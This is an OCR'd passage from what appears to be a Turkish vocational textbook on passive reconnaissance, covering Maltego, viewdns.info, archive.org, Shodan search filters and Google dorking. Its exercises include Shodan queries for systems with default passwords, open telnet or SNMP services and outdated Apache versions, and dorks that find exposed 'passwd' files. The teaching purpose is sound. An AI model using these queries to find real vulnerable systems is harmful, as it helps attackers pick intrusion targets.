
Görsel 2.31: Domain değiştirme

Domain nesnesi üzerinde sağ tuş yapılır. All Transforms seçeneğinin yanındaki ok tuşuna tıklanarak bilgi toplama çalıştırılır (Görsel 2.32).




Görsel 2.32: maltego ile bilgi toplamayı çalıştırma

Gelen pencerede Run butonuna tıklanır. Bilgi toplama işlemi tamamlandıktan sonra bilgiler ile görsel şekilde karşılaşılır (Görsel 2.33).



Görsel 2.33: maltego ile toplanan bilgilerin görsel şeması

Sayfanın içinde Domain nesnesinden uzaklaşıldığında toplanan bilgilerin türleri de renklendirilmiş biçimde sunulur (Görsel 2.34).




Görsel 2.34: maltego ile toplanan bilgilerin türleri şeması

2.1.3. Web Sayfalarından Bilgi Toplama

Hedef sistemler, IP adresleri, alan adları, kullanıcı ve kurumlar hakkında web sayfalarından detaylı bilgiler toplanabilir. Bu yöntemde bilgi toplamak için genellikle DNS sorgulama yapan özel web sayfaları, arama motorları, arşiv siteleri, sosyal paylaşım ağları, bloglar, forumlar, kariyer siteleri kullanılır.

2.1.3.1. Viewdns.info

Viewdns.info; IP adresinin coğrafi konumunu, MAC adres ile ağ cihazının üreticisini, bir sunucuda barınan web sitelerini, alt alan adlarını, DNS kayıtlarını, portların açık olma durumunu bulmak için kullanılır (Görsel 2.35). Bu web sayfası ile ping, traceroute ve çok daha fazla araç kullanıma sunulur.



Görsel 2.35: Viewdns.info araçları


3. UYGULAMA

Viewdns.info (Get HTTP Headers) Kullanımı

Aşağıdaki işlem adımlarına göre Get HTTP Headers aracını kullanınız.

1. Adım: HTTP başlığı bilgisini elde etmek istediğiniz hedef alan adını belirleyiniz.

2. Adım: Get HTTP Headers aracı ile hedef alan adını sorgulayınız (Görsel 2.36).



Görsel 2.36: Hedef alan adının HTTP başlığını sorgulama

3. Adım: HTTP başlığını inceleyiniz (Görsel 2.37).

Görsel 2.37: HTTP başlığı

ARAŞTIRMA

"HTTP/1.1 200 OK" bilgisinin ne anlama geldiğini araştırınız. Araştırma sonuçlarını öğretmeniniz ve arkadaşlarınızla paylaşınız.

SIRA SİZDE

MAC adresi 00-23-5e-69-93-44 olan ağ cihazının üreticisini viewdns.info aracılığıyla tespit ediniz.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. Viewdns.info web sayfasını açtı.		
2. MAC adresini uygun araçla sorguladı.		
3. Zamanı verimli kullandı.		


2.1.3.2. Archive.org

Archive.org, 1996 yılından itibaren tüm web sitelerinin indekslerinin belli dönemlerde arşivlendiği bir web sayfasıdır. Bu web sayfası ile yayından kaldırılan veya yayında olan web sitelerinin eski görüntülerine erişilebilir. Web sitelerinin yıllara, aylara ve günlere göre anlık görüntülerine ulaşılabilir.

İlgili web sayfasındaki arama çubuğuna bilgi toplanmak istenen web sitesinin adresi yazılır. Enter tuşuna basılır (Görsel 2.38).

Görsel 2.38: Web sitesinin eski görüntüsünü sorgulama

Sorgulama sonucundaki takvimde bilgi toplanmak istenen web sitesinin indekslenmiş tarihlerdeki anlık görüntülerine ulaşılabilir (Görsel 2.39).



Görsel 2.39: Web arşivlemede anlık görüntüler

4. UYGULAMA

Archive.org Kullanımı

Aşağıdaki işlem adımlarına göre archive.org web sayfasını kullanınız.

1. Adım: archive.org web sayfasını açınız.

2. Adım: Bu web sayfasının arama çubuğuna **meb.gov.tr** yazınız. Sorgulamayı başlatmak için Enter tuşuna basınız (Görsel 2.40).


Görsel 2.40: archive.org ile web sitesinin sorgulanması

3. Adım: Sorgulama sonucunda gelen ekrandaki takvimden web sitesinin **10.12.2020 23:34:39** zaman damgalı görüntüsünü açınız (Görsel 2.41).

Görsel 2.41: Web sitesinin ilgili zamandaki görüntüsü

2.1.3.3. shodan.io

SHODAN (Sentient Hyper-Optimised Data Access Network), önsezileri güçlü en uygun veri erişim ağı anlamını taşır. Saldırganlar, pasif keşif aşamasında hedef sistemlerin altyapılarına erişebilmek ve daha ayrıntılı bilgi toplayabilmek için shodan.io web sitesini kullanabilirler. Bu nedenle shodan, hackerların arama motoru olarak bilinir (Görsel 2.42). Bu arama motoru, dünya üzerinde internete bağlı olan farklı türlerdeki bilgi işlem sistemini tespit eder. Bilgi işlem sistemlerinde yer alan cihazlar hakkında bilgi toplar.



Görsel 2.42: SHODAN arama motoru

Kullanıcılar, shodan arama motorunu kullanarak ülke ve şehir bazlı filtreleme yapabilir. Filtreleme sonucunda tespit edilen sistem üzerindeki port ve servis bilgilerine, IP adreslerine ulaşılabilir.

Kullanıcılar bu arama motorunda IoT cihazları, IP kameraları, sunucuları, SCADA sistemleri, nükleer santralleri, açık trafik ışığı sistemlerini aratabilir. Hatta bu arama motoru ile deniz uydu alıcıları aratılarak gemilerin isimleri, konumları, iletişim numaraları dâhil birçok bilgi tespit edilebilir.


5. UYGULAMA

shodan.io Kullanımı

Aşağıdaki işlem adımlarına göre shodan arama motorunu kullanınız.


1. Adım: shodan.io web sayfasını açınız.

2. Adım: Varsayılan parola kullanan sistemlerin tespit edilebilmesi için arama çubuğuna "default password" yazınız. Enter tuşuna basınız (Görsel 2.43).



Görsel 2.43: Varsayılan parola sorgulama

3. Adım: Sorgulama tamamlandığında varsayılan parolayı kullanan sistemlere ilişkin bilgileri inceleyiniz (Görsel 2.44).



Görsel 2.44: Varsayılan parola sorgulama sonucu

Shodan arama motorunda filtreleme parametreleri kullanılarak aramalar daha spesifik hâle getirilebilir. Shodan ile kullanılabilecek bazı filtreler şunlardır:


- **city:** Belirli bir şehre göre filtreleme yapar.
- **country:** Belirli bir ülkeye göre filtreleme yapar.
- **os:** İşletim sistemi bilgisine göre filtreleme yapar.
- **port:** Açık olan port bilgisine göre filtreleme yapar.
- **product:** Belirli bir ürüne göre filtreleme yapar.
- **hostname:** Hostname veya domain bilgisine göre filtreleme yapar.
- **geo:** Coğrafik lokasyon (enlem, boylam) bilgisine göre filtreleme yapar.
- **net:** IP adresi veya subnet aralığına göre filtreleme yapar.
- **isp:** İnternet servis sağlayıcıları bilgisine göre filtreleme yapar.
- **org:** Kuruluş ismine göre filtreleme yapar.
- **server:** Sunucu bilgisine göre filtreleme yapar.
- **title:** Cihazların başlıklarında yazan bilgiye (ürün adı, modeli) göre filtreleme yapar.

shodan.io Filtreleme Kullanımı

Aşağıdaki işlem adımlarına göre shodan arama motorunu kullanınız.

1. Adım: shodan.io web sayfasını açınız.


2. Adım: Türkiye'nin İstanbul ilinde TELNET hizmeti açık olan cihazları görmek için arama kutusuna filtre uygulayınız (Görsel 2.45).



Görsel 2.45: Filtreleme örneği-1

• **country:TR city:Istanbul port:23** parametreleri ile filtre uygulanarak ilgili cihazların bilgileri görülür.


3. Adım: İnternet servis sağlayıcısı Vo***e ve 21-25 arasındaki portları açık olan cihazları görmek için arama kutusuna filtre uygulayınız (Görsel 2.46).



Görsel 2.46: Filtreleme örneği-2

• **isp: "Vo***e" port:21-25** parametreleri ile filtre uygulanarak ilgili cihazların bilgileri görülür.


4. Adım: Hindistan'daki 21, 22, 23, 24, 25 ve 80 numaralı portları açık olan cihazları görmek için arama kutusuna filtre uygulayınız (Görsel 2.47).



Görsel 2.47: Filtreleme örneği-3

• **country:IN port:21-25 and 80** parametreleri ile filtre uygulanarak ilgili cihazların bilgileri görülür.


5. Adım: Bursa ilindeki Apache 2.2.3 versiyonu olan sistemleri ve sorunsuz açılan sayfaları görmek için arama kutusuna filtre uygulayınız (Görsel 2.48).



Görsel 2.48: Filtreleme örneği-4

• **city:Bursa "apache 2.2.3" "200 OK"** parametreleri ile filtre uygulanarak ilgili sistemlerin bilgileri görülür.


6. Adım: Amerika Birleşik Devletleri'nde SNMP hizmeti açık olan Cisco 7200 yönlendiricileri görmek için arama kutusuna filtre uygulayınız (Görsel 2.49).



Görsel 2.49: Filtreleme örneği-5

• **country:US product:"Cisco 7200 Router" port:161** parametreleri ile filtre uygulanarak ilgili cihazların bilgileri görülür.

7. Adım: İşletim sistemi Windows 7, kuruluş (organizasyon) ismi Google olan sistemleri görmek için arama kutusuna filtre uygulayınız (Görsel 2.50).



Görsel 2.50: Filtreleme örneği-6

• **os:"windows 7" org:"Google"** parametreleri ile filtre uygulanarak ilgili sistemlerin bilgileri görülür.

2.1.3.4. Google Dorking ve Google Hack Database

Kişi ve kurumların internet ortamında bıraktığı dijital ayak izleri, arama motorları tarafından indekslenir. İndekslenen dijital ayak izleri, uzun bir süre arama motorlarında erişilebilir hâlde bulunur. Hedef sistem, kurum veya kişi hakkında daha fazla bilgiye ulaşmak için arama motorları kullanılır. En yaygın kullanılan arama motoru Google'dır.

Google Dork, arama motorlarında yapılan araştırmaları daha etkili ve hedef odaklı hâle getirmek için kullanılan bir tekniktir. Google'ın bu özel arama yöntemleri ile bir web sitesindeki SQL açığına, herhangi bir konuda belirli bir uzantıya sahip olan dosyalara ve birçok özel arama sonucuna hızlıca ulaşılabilir.

Google arama motorunun sağladığı anahtar kelimeler (dorklar) ile detaylı bilgi toplama yapılabilir. Arama motorunun indeksleme becerisi, zararlı olabilecek birçok kritik bilginin de indekslenmesine yol açar. Bu indekslenme işlemi sonucunda arama motorlarının arama özellikleri kötü amaçlar için kullanılabilir ve zafiyetli noktalar tespit edilebilir.

Google arama motorundan bilgi toplamada kullanılabilecek bazı dorklar şunlardır:

- **site:** Belirtilen web site ile ilgili sonuçları listeler.
- **filetype:** Belirtilen uzantıya sahip dosyaları listeler.
- **inurl:** Belirtilen parametreyi içeren URL adreslerini listeler.
- **intitle:** Belirtilen parametreyi içeren başlığa sahip olan sonuçları listeler.
- **intext:** Belirtilen parametreyi içeren web sayfalarını listeler.
- **mail:** Belirtilen domaine ait mail adreslerini listeler.

7. UYGULAMA

Google Dork Kullanımı


Aşağıdaki işlem adımlarına göre Google Dork kullanınız.

1. Adım: Google arama motorunu açınız.

2. Adım: **eba.gov.tr** web sitesindeki **doc** uzantılı dosyaları listeleyiniz (Görsel 2.51).


Görsel 2.51: Google Dork örneği-1

3. Adım: **index of** başlığına sahip web sitelerini listeleyiniz (Görsel 2.52).



Görsel 2.52: Google Dork örneği-2

4. Adım: **passwd** parola dosyalarına sahip web sitelerini listeleyiniz (Görsel 2.53).



Görsel 2.53: Google Dork örneği-3

Google Hack Database, Google sorgularının listesini içeren bir indeksleme veri tabanıdır. Bu veri tabanına **https://www.exploit-db.com/google-hacking-database** bağlantısından erişilebilir (Görsel 2.54).

Görsel 2.54: Google Hack Database

Google Hack Database kullanılarak kullanıcı adı, parolalar, kritik bilgiler içeren hata mesajları ve güvenlik zafiyetleri bulunabilir. İlgili veri tabanında yer alan güncel dorklar kullanılarak önemli bilgiler toplanabilir.

8. UYGULAMA

Google Hack Database Kullanımı

Aşağıdaki işlem adımlarına göre Google Hack Database web sitesinde Google Dork kullanınız.

1. Adım: Google Hack Database web sitesini açınız.

2. Adım: Google Hack veri tabanında yer alan arama çubuğuna **"video"** yazınız (Görsel 2.55).

